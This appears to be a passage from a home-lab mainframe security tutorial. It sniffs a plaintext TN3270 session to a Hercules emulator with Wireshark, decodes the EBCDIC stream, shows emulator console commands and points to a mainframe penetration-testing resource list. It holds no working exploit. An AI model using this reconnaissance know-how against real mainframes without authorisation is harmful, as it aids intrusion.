
Ok, at this stage we can see that Wireshark is able to grab the connection between our Windows host and Windows VM. Let's continue, now we'll click *connect* to check what we can see in Wireshark:



```
No.  Time      Source        Destination   Protocol Length Info
  15 3.102839  192.168.1.10  192.168.1.59  TCP        60 50689 → 3270
  16 3.152682  192.168.1.59  192.168.1.10  TCP        54 3270 → 50689
  17 3.153042  192.168.1.10  192.168.1.59  TCP        60 50689 → 3270
  18 3.204011  192.168.1.59  192.168.1.10  TCP        54 3270 → 50689
  19 3.207481  192.168.1.59  192.168.1.10  TCP      1055 3270 → 50689
  20 3.248481  192.168.1.10  192.168.1.59  TCP        60 50689 → 3270

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NI
> Ethernet II, Src: ARRISGro_0a:df:da (44:aa:f5:0a:df:da), Dst: Broadcast (ff:ff:ff:ff:ff:f
> Address Resolution Protocol (request)
```

```
Hercules Version      : 3.07
Host name             : DESKTOP-H6DFST0
Host OS               : Windows_NT-6 2
Host Architecture     : i686
Processors            : UP
Chanl Subsys          : 0
Device number         : 001F
Subchannel            : 0004
```

Sniffing is stopped now. Let's see what do we have:




```
058   192.168.1.10   192.168.1.59   TCP   66 50689 → 3270 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
137   192.168.1.59   192.168.1.10   TCP   66 3270 → 50689 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
324   192.168.1.10   192.168.1.59   TCP   60 50689 → 3270 [ACK] Seq=1 Ack=1 Win=525568 Len=0
702   192.168.1.59   192.168.1.10   TCP   57 3270 → 50689 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=
952   192.168.1.10   192.168.1.59   TCP   60 50689 → 3270 [PSH, ACK] Seq=1 Ack=4 Win=525568 Len
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet

```
..................IBM-3278-3-
E...........................B.@@.`........@.......@@z.@....K....P.`....@....@@@@@@@@@z......
......`.........`.`....@..@@@@@@@@@@@@z............m..`.@.....`....@...........@z..........
@.`..........@@@@@@@@z.........P.`.....@......@@@@@@z........`.`......@......@@@@@z.........
....`..........@@@@@@@@z............`.J@.`.KP.`@@@@@@@@@@@...@@@@@@@@@@...@@@...@.a...k@...
a...@...@.a.............L`.`@@@@@@@@@@@...@@@@@@@@@@...@@@@@@@@@@@@@@@@@.........M..`@@@@@@@
@@@@...@@@@@@@@@@....O@.`@@@@@@@@@@@...@@@@@@@@@@...@@....@...@@@...@.@@.@.@@@@....@@....PP.
`@@@@@@@@@@@...............@@.@@@@.@@.@.@@@@.@@.@.@@@@.@@@@...`.`@@@@@@@@@@@..............
.@@...@@...@@.@@@@.@@.@.@@@@...@@@......`@@@@@@@@@@@...............@@.@@@@.@.@@.@@@@.@@.@.@
@@@.@@@@@@@...@.`@@@@@@@@@@@...@@@@@@@@@@...@@....@.@@.@@...@@..@@....@....@.....P.`@@@@@@@@
@@@...@@@@@@@@@@.....`.`@@@@@@@@@@@...@@@@@@@@@@.......`@@@@@@@@@@@...@@@@@@@@@@...@@@@@..@.
.@......@..}.@.@...........@.`.ZP.`@@@@@@@@@@@.........@M.]@....`....@.....@......k@...@....
..k@...@........
```

Ok, looks like an excellent example for a release of our 'scapy adventures' scripts in one of the very next *Notes Magazine*[2]... ;) But for now, let's try here (with another encoding):



```
192.168.1.10          192.168.1.59          TCP          60 50689 → 3270 [PSH, ACK] Seq=1 Ack=4 Win=
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet

```
    00000000  ff fd 18                                            ...
00000000  ff fb 18                                            ...
    00000003  ff fa 18 01 ff f0                                   ......
00000003  ff fa 18 00 49 42 4d 2d  33 32 37 38 2d 33 2d 45    ....IBM- 3278-3-E
00000013  ff f0                                               ..
    00000009  ff fd 19 ff fb 19                                   ......
00000015  ff fb 19                                            ...
00000018  ff fd 19                                            ...
    0000000F  ff fd 00 ff fb 00                                   ......
0000001B  ff fb 00                                            ...
0000001E  ff fd 00                                            ...
    00000015  f5 42 11 40 40 1d 60 c8  85 99 83 a4 93 85 a2 40   .B.@@.`. .......@
    00000025  e5 85 99 a2 89 96 95 40  40 7a 11 40 d4 1d e8 f3   .......@ @z.@....
    00000035  4b f0 f7 11 c1 50 1d 60  c8 96 a2 a3 40 95 81 94   K....P.` ....@...
    00000045  85 40 40 40 40 40 40 40  40 40 7a 11 c1 e4 1d e8   .@@@@@@@ @@z.....
    00000055  c4 c5 e2 d2 e3 d6 d7 60  c8 f6 c4 c6 e2 e3 f0 11   .......` ........
    00000065  c2 60 1d 60 c8 96 a2 a3  40 d6 e2 40 40 40 40 40   .`.`.... @..@@@@@
    00000075  40 40 40 40 40 40 7a 11  c2 f4 1d e8 e6 89 95 84   @@@@@@z. ........
```


6 client pkts, 5 server pkts, 8 turns.

Entire conversation (1055 bytes) | Show data as: Hex Dump | Stream

Find: | Find N

Filter Out This Stream | Print | Save as... | Back | Close | Help

Cool. By the way: take a look around for the *Show data as* option:



```
9702     192.168.1.59     192.168.1.10     TCP     57 3270 → 50689 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=3
9952     192.168.1.10     192.168.1.59     TCP     60 50689 → 3270 [PSH, ACK] Seq=1 Ack=4 Win=525568 Len=3
0017     192.168.1.59     192.168.1.10     TCP     60 3270 → 50689 [PSH, ACK] Seq=4 Ack=4 Win=65536 Len=6
0213     192.168.1.10     192.168.1.59     TCP     72 50689 → 3270 [PSH, ACK] Seq=4 Ack=10 Win=525568 Len=18
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet

```
...........0......(-3278-3-..0.........................5..  .-Hercules Version  :.
M.Y3.07.A&.-Host name         :.AU.YDESKTOP-H6DFST0.B-.-Host OS           :.B4.YWindows_NT-6
2.C0.-Host Architecture :.DD.Yi686.E .-Processors        :.EM.YUP.F&.-Chanl Subsys
:.FU.Y0.G-.-Device number     :.G4.Y001F.H0.-Subchannel        :.ID.Y0004.H0.-.. .-..&.-
HHH          HHH   The S/370, ESA/390 and z/Architecture.<-.-            HHH          HHH
Emulator.(0.-           HHH          HHH.| .-           HHH          HHH  EEEE RRR   CCC U
U L    EEEE  SSS.&&.-           HHHHHHHHHHHHHHHH  E    R  R C    U  U L    E    S.J-.-
HHHHHHHHHHHHHHHH  EEE   RRR  C    U  U L    EEE   SS.K0.-            HHHHHHHHHHHHHHHH  E    R
R  C    U  U L    E       S.M .-           HHH          HHH  EEEE R  R  CCC  UU  LLLL EEEE
SSS.N&.-          HHH          HHH.O-.-          HHH          HHH.P0.-          HHH
HHH     My PC thinks it's a MAINFRAME.R .-.!&.-          Copyright (C) 1999-2010 Roger
Bowler, Jan Jaeger, and others..
```


6 client pkts, 5 server pkts, 8 turns.

Entire conversation (1055 bytes) | Show data as: EBCDIC | Stream 0

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

So what do we have here? [5]



https://en.wikipedia.org/wiki/EBCDIC

From Wikipedia, the free encyclopedia

This article **needs additional citations for verification**. Please help improve this article by adding citations to reliable sources. Unsourced material may be challenged and removed.
Find sources: "EBCDIC" – news · newspapers · books · scholar · JSTOR (January 2019) (Learn how and when to remove this template message)

Extended Binary Coded Decimal Interchange Code[1] (**EBCDIC**;[1] /ˈɛbsɪdɪk/) is an eight-bit character encoding used mainly on IBM mainframe and IBM midrange computer operating systems. It descended from the code used with punched cards and the corresponding six-bit binary-coded decimal code used with most of IBM's computer peripherals of the late 1950s and early 1960s.[2] It is supported by various non-IBM platforms, such as Fujitsu-Siemens' BS2000/OSD, OS-IV, MSP, and MSP-EX, the SDS Sigma series, Unisys VS/9, Burroughs MCP and ICL VME.

EBCDIC encoding family


Classification	8-bit basic Latin encodings (non-ASCII)
Preceded by	BCD

Contents [hide]


Understood. But for now – we should be somewhere here...

Few examples

Let’s get some few very basic ideas:




Starting „from the source” we should be here:



C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe

```
lsmod
dll type = load, name = hdt3270
 devtype = SYSG 3287 3270 3215 1052
dll type = load, name = hdt1403
 devtype = 3211 1403
dll type = load, name = hdt3525
 devtype = 3525
dll type = load, name = hdt3505
 devtype = 3505 2501 1442
dll type = load, name = hdt1052c
 symbol = panel_command, loadcount = 1, owner = hdt1052c
 devtype = 3215-C 1052-C
dll type = load, name = dyncrypt
 symbol = z900_compute_message_authentication_code, loadcount = 1, owner = dyncrypt
 symbol = z900_compute_message_digest, loadcount = 1, owner = dyncrypt
 symbol = z900_cipher_message_with_chaining, loadcount = 1, owner = dyncrypt
 symbol = z900_cipher_message, loadcount = 1, owner = dyncrypt
 symbol = s390_compute_message_authentication_code, loadcount = 1, owner = dyncrypt
 symbol = s390_compute_message_digest, loadcount = 1, owner = dyncrypt
 symbol = s390_cipher_message_with_chaining, loadcount = 1, owner = dyncrypt
 symbol = s390_cipher_message, loadcount = 1, owner = dyncrypt
dll type = load, name = hdteq
 symbol = hdl_device_type_equates, loadcount = 1, owner = hdteq
dll type = main, name = *Hercules, flags = (nounload)
 symbol = panel_display, loadcount = 1, owner = *Hercules
 symbol = panel_command, loadcount = 0, owner = *Hercules
 symbol = parse_args, loadcount = 0, owner = *Hercules
 devtype = 9336 9335 9332 9313 3370 3310 0671 9345 3390 3380 3375 3350 3340 3330 2314 2311 2305
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE014I 3270 device 001F client 192.168.1.10 connection reset
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
msg
msg symbol
Command ==> _
CPU0000 PSW=0000000000000000 24M.......                                                   instcount=
```

We’ll go back again to start from the basic menu. ;) Our help-advisor will be the ‘?’ character:


```
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
msg
msg symbol
?
HHCPN140I Valid panel commands are...

  Command       Description...
  -------       -----------------------------------------------
  help          list all commands / command specific help
  ?             alias for help

  *             Comment
  #             Comment
```

Let's look closer to the few of the available options - here we go:


Contents
Figures
Tables
1. Preface
2. Related Publications
3. Hercules Configuration File
4. System Parameter Descriptions
5. Device Definition Descriptions
6. Hercules Console
7. Console Command Descriptions
8. Hercules Utilities
9. Shared Device Support
10. Hercules 3270 Logo
11. Starting the Hercules Emulator
12. Submitting Jobs via the Socket Read
Appendix A: Supported DASD Device Ty
Appendix B. Syntax
Appendix C. Links


Hercules System/370, ESA/390, z/Architecture Emulator

Hercules – User Reference Guide

Version 3 Release 07

Don't worry, it's only 478 pages[6]. ;]

Let's start from the very basic command called *version.* You should see a similar results:


```
version
Hercules Version 3.07
(c)Copyright 1999-2010 by Roger Bowler, Jan Jaeger, and others
Built on Mar 23 2010 at 01:39:37
Build information:
  Windows (MSVC) build for i386
  Modes: S/370 ESA/390 z/Arch
  Max CPU Engines: 8
  Using fthreads instead of pthreads
  Dynamic loading support
  Using shared libraries
  HTTP Server support
  No SIGABEND handler
  Regular Expressions support
  Automatic Operator support
  Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
Command ==> _
CPU0000 PSW=0000000000000000 24M.......
```


Next? I will leave the *fun part* (read as: checking each command from the documentation ;)) for you as an excercise ;) Let me know if you'll have a questions or an interesting ideas about „some commands" ;)

More?

No more examples

Reason is pretty simple: ... let's not make it easier to malware creators, right? ;)

So – maybe a good start is presented on this page[7]:



https://github.com/samanL33T/Awesome-Mainframe-Hacking

Mainframe Penetration Testing & Security.

Special thanks to @mainframed767, @bigendiansmalls, @ayoul3__ and many other researchers for all their work in this field.


Contributions are welcome !

Table of Contents

- IBM zSeries
  - Books
  - Tutorials
  - Scripts & Tools
  - Presentations & Talks
  - ACF2 Specific references
  - Misc
- IBM iSeries
  - iSeries Books
  - Tutorials & Checklists
  - Tools
  - iSeries Presentations & Talks
  - Miscellaneous

Let's say – today we will not talk about the possibility of taking over the mainframe server (internally and/or externally – or as a malware attack during our APT projects&scenarios[8]... ;) you name IT).

Let's stay here for a while to check resources already publicly available:



